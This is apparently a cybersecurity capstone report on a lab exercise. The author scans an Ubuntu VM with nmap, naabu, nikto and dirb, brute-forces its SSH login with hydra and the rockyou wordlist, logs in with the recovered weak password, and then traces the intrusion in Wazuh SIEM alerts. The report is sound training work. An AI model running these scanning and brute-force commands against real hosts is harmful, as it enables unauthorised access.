


SOLUTECH CAPSTONE PROJECT

This documentation provides information from a simulated cyber-attack and defense event on a virtual machine. Here, we are simulating a network environment for SOLUTECH for the purpose of simulating attacks that will enable us evaluate its posture and assess for any vulnerabilities. The network environment is separated into two segments

- a). The LAN
- b) The DMZ (target segment)

NETWORK SETUP:



ATTACK SUMMARY:

According to the network setup for this simulation we'll be red teaming from the Kali Linux endpoint (IP: 192.168.30.12), hosted on the LAN network. We played the role of an attacker scanning for vulnerabilities to take advantage of on the system.

The following attacks were used to attack our target Ubuntu endpoint (IP: 192.168.40.12);

PORT SCANNING: using nmap and naabu.

BRUTE-FORCING: hydra to ssh.

Web server vulnerability scan with 'nikto'

Scan for hidden web directories, just to see if we can find any; 'dirb'

Ssh directly into the target endpoint (IP: 192.168.40.12).

```
kali-user@kali: ~
Session Actions Edit View Help
(kali-user@kali)-[~]
$ naabu -host 192.168.40.12


  _ _ _ _ _
 / _ \ _ \ _ \ _ \ _ \
/_/_/_/_/_/_/_/_/_/_/_/_

projectdiscovery.io

[INF] Running CONNECT scan with non root privileges
192.168.40.12:80
192.168.40.12:22
[INF] Found 2 ports on host 192.168.40.12 (192.168.40.12)

(kali-user@kali)-[~]
$
```

'naabu' command through kali, shows us how many ports are open on our target endpoint (IP: 192.168.40.12).

A terminal window titled 'kali-user@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt '(kali-user@kali)-[~]' followed by the command '\$ nmap 192.168.40.12'. The output of the command is: 'Starting Nmap 7.95 (https://nmap.org) at 2025-11-24 02:53 EST', 'Nmap scan report for 192.168.40.12', 'Host is up (0.0015s latency).', 'Not shown: 998 closed tcp ports (reset)', and a table with three columns: 'PORT', 'STATE', and 'SERVICE'. The table contains two rows: '22/tcp open ssh' and '80/tcp open http'. Below the table, it says 'Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds'. The prompt returns to '(kali-user@kali)-[~]' with a cursor on the next line.

```
kali-user@kali: ~
Session Actions Edit View Help
(kali-user@kali)-[~]
$ nmap 192.168.40.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 02:53 EST
Nmap scan report for 192.168.40.12
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds

(kali-user@kali)-[~]
$
```

The 'nmap' command has the same function as the 'naabu' command, but 'nmap' gives more details.

In the image above, we can see that the port names and numbers are specified.

```
kali-user@kali: ~
Session Actions Edit View Help
(kali-user@kali)-[~]
$ nikto -h 192.168.40.12
- Nikto v2.5.0

+ Target IP: 192.168.40.12
+ Target Hostname: 192.168.40.12
+ Target Port: 80
+ Start Time: 2025-11-24 03:07:30 (GMT-5)

+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29af, size: 64415d1ceb44b, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
```

The 'nikto' command scans specifically for web vulnerabilities. The image above shows us that the header is not set. The scan also identifies vulnerabilities; See highlighted portion of image.

```
kali-user@kali: ~
Session Actions Edit View Help
└─$ dirb http://192.168.40.12 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Mon Nov 24 03:16:18 2025
URL_BASE: http://192.168.40.12/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.40.12/ —
+ http://192.168.40.12/index.html (CODE:200|SIZE:10671)
+ http://192.168.40.12/server-status (CODE:403|SIZE:278)

END_TIME: Mon Nov 24 03:16:25 2025
DOWNLOADED: 4612 - FOUND: 2


(kali-user@kali)-[~]
└─$
```

The 'dirb' command is used here, to perform a dictionary-based brute-force attack against a web server.

It is common to use LAN segments to host web servers for websites that see consistent traffic from the internet. This safeguards the backend network from prying eyes online as well as bad actors. In this simulation, that LAN segment is our DMZ (IP: 192.168.40.0/24).

The image above shows no hidden web directories, because there is no websites being hosted on our target endpoint.

A successful use of the "dirb" command for malicious intent could expose any hidden web directories that could make the website vulnerable to outside manipulation.

A terminal window titled 'kali-user@kali: ~' with a menu bar 'Session Actions Edit View Help'. The prompt is '(kali-user@kali)-[~]'. The command executed is '\$ hydra -l kossy -P rockyou.txt ssh://192.168.40.12'. The output shows Hydra v9.5 starting at 2025-11-24 03:01:01, a warning about SSH configurations, and a successful login for 'kossy' with password 'admin' on host '192.168.40.12'. The terminal ends with the prompt '(kali-user@kali)-[~]' and a cursor.

```
kali-user@kali: ~
Session Actions Edit View Help
(kali-user@kali)-[~]
$ hydra -l kossy -P rockyou.txt ssh://192.168.40.12

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-24 03:
01:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1
try per task
[DATA] attacking ssh://192.168.40.12:22/
[22][ssh] host: 192.168.40.12  login: kossy  password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-24 03:
01:01

(kali-user@kali)-[~]
$
```

This image shows a successful brute-force using 'Hydra' of the target endpoint, revealing the password thereby giving us unregulated access to the target's ssh server.

The success brute-force attack is only possible because the target endpoint (IP: 192.168.40.12) had a weak password.


```
kossy@kossy-VMware-Virtual-Platform: ~  
Session Actions Edit View Help  
(kali-user@kali)-[~]  
$ ssh kossy@192.168.40.12  
kossy@192.168.40.12's password:  
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
Expanded Security Maintenance for Applications is not enabled.  
  
94 updates can be applied immediately.  
14 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo  
ur Internet connection or proxy settings  
  
Last login: Fri Nov 21 09:23:02 2025 from 192.168.30.12  
kossy@kossy-VMware-Virtual-Platform:~$
```

This image shows the result of the successful brute-force with hydra. As a result of the weak password, we were able to gain access to the target's ssh server, this means that we as the attackers can alter, destroy or take whatever sensitive information currently present on the target device (IP: 192.168.40.12).

DETECTION AND ANALYSIS

This is the defense section of the simulation (Blue Teaming). In this section we identify and analyze the security event that occurred on our network environment. Specifically, the Ubuntu target endpoint hosted on the LAN segment; DMZ (IP: 192.168.40.0/24).

The Wazuh SIEM is our preferred tool, it collects all event logs from all active endpoints on the network environment. We are focused on the target endpoint (IP: 192.168.40.12).



The image above shows the target endpoint's event dashboard. This also shows the timeline of the event, highlighted in blue above the compliance tab on the dashboard, the date range can be adjusted to view older or more recent alerts.

This dashboard is displaying all events that have happened in the last 24hrs.

wazuh. info@wazuh.com https://wazuh.com			
Alerts summary			
Rule ID	Description	Level	Count
5501	PAM: Login session opened.	3	18
5715	sshd: authentication success.	3	7
5402	Successful sudo to ROOT executed.	3	5

This image shows the alerts summary from the WAZUH dashboard report. Each alert is accompanied by their rule ID, attack severity level and how many times each event occurred. This summary was generated using the MITRE attack frame work through wazuh.

Screenshots with a list of the events with their timestamp, rule ID, description and Mitre tactic from the Wazuh SIEM.


30 hits							
Nov 23, 2025 @ 18:44:42.661 - Nov 24, 2025 @ 18:44:42.661							
Export Formatted Reset view 660 available fields Columns Density 1 fields sorted Exit full screen							
timestamp	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	rule.level	rule.id	
Nov 24, 2025 @ 03:36:03.4...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:36:03.4...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:31:33.2...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:31:33.2...	ubuntu	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	
Nov 24, 2025 @ 03:31:15.1...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:31:15.1...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:27:45.0...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:27:45.0...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:01:01.8...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:01:01.8...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:00:33.8...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:00:33.8...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 02:52:23.5...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 02:51:05.3...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 02:16:32.5...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	

30 hits							
Nov 23, 2025 @ 18:44:42.661 - Nov 24, 2025 @ 18:44:42.661							
Export Formatted Reset view 660 available fields Columns Density 1 fields sorted Exit full screen							
timestamp	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	rule.level	rule.id	
Nov 24, 2025 @ 07:12:54.1...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 05:18:16.6...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 05:18:16.6...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 05:18:16.6...	ubuntu	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	
Nov 24, 2025 @ 05:05:11.2...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 05:05:11.2...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:49:21.8...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:43:55.6...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:43:55.6...	ubuntu	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	
Nov 24, 2025 @ 03:43:41.6...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:43:41.6...	ubuntu	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	
Nov 24, 2025 @ 03:42:31.6...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	
Nov 24, 2025 @ 03:42:31.6...	ubuntu	T1078 T1021	Defense Evasion, Persistence, Privileg...	sshd: authentication success.	3	5715	
Nov 24, 2025 @ 03:36:53.4...	ubuntu	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	
Nov 24, 2025 @ 03:36:53.4...	ubuntu	T1078	Defense Evasion, Persistence, Privileg...	PAM: Login session opened.	3	5501	

The images show multiple log in sessions as well as consistent Log in to the target’s ssh server. This is flagged as malicious because only authorized personnel should have access to the DMZ

because it hosts important infrastructure i.e. Solutech's endpoint, that could serve as a web server, or storage server for sensitive user information.

Upon further inspection of the ssh authentication alerts, we find a recurring Ip address: "192.168.30.12". this is our attacker. Screenshot below:



Document Details		View surrounding documents	View single document	×
Table JSON				
<code>_index</code>	wazuh-alerts-4.x-2025.11.24			
<code>agent.id</code>	003			
<code>agent.ip</code>	192.168.40.12			
<code>agent.name</code>	ubuntu			
<code>data.dstuser</code>	kossy			
<code>data.srcip</code>	192.168.30.12			  
<code>data.srcport</code>	60662			
<code>decoder.name</code>	sshd			
<code>decoder.parent</code>	sshd			
<code>full_log</code>	Nov 24 08:42:32 kossy-VMware-Virtual-Platform sshd[6126]: Accepted password for kossy from 192.168.30.12 port 60662 ssh2			
<code>id</code>	1763973751.139076			
<code>input.type</code>	log			
<code>location</code>	journald			
<code>manager.name</code>	wazuh-server			
<code>predecoder.hostname</code>	kossy-VMware-Virtual-Platform			
<code>predecoder.program.name</code>	sshd			

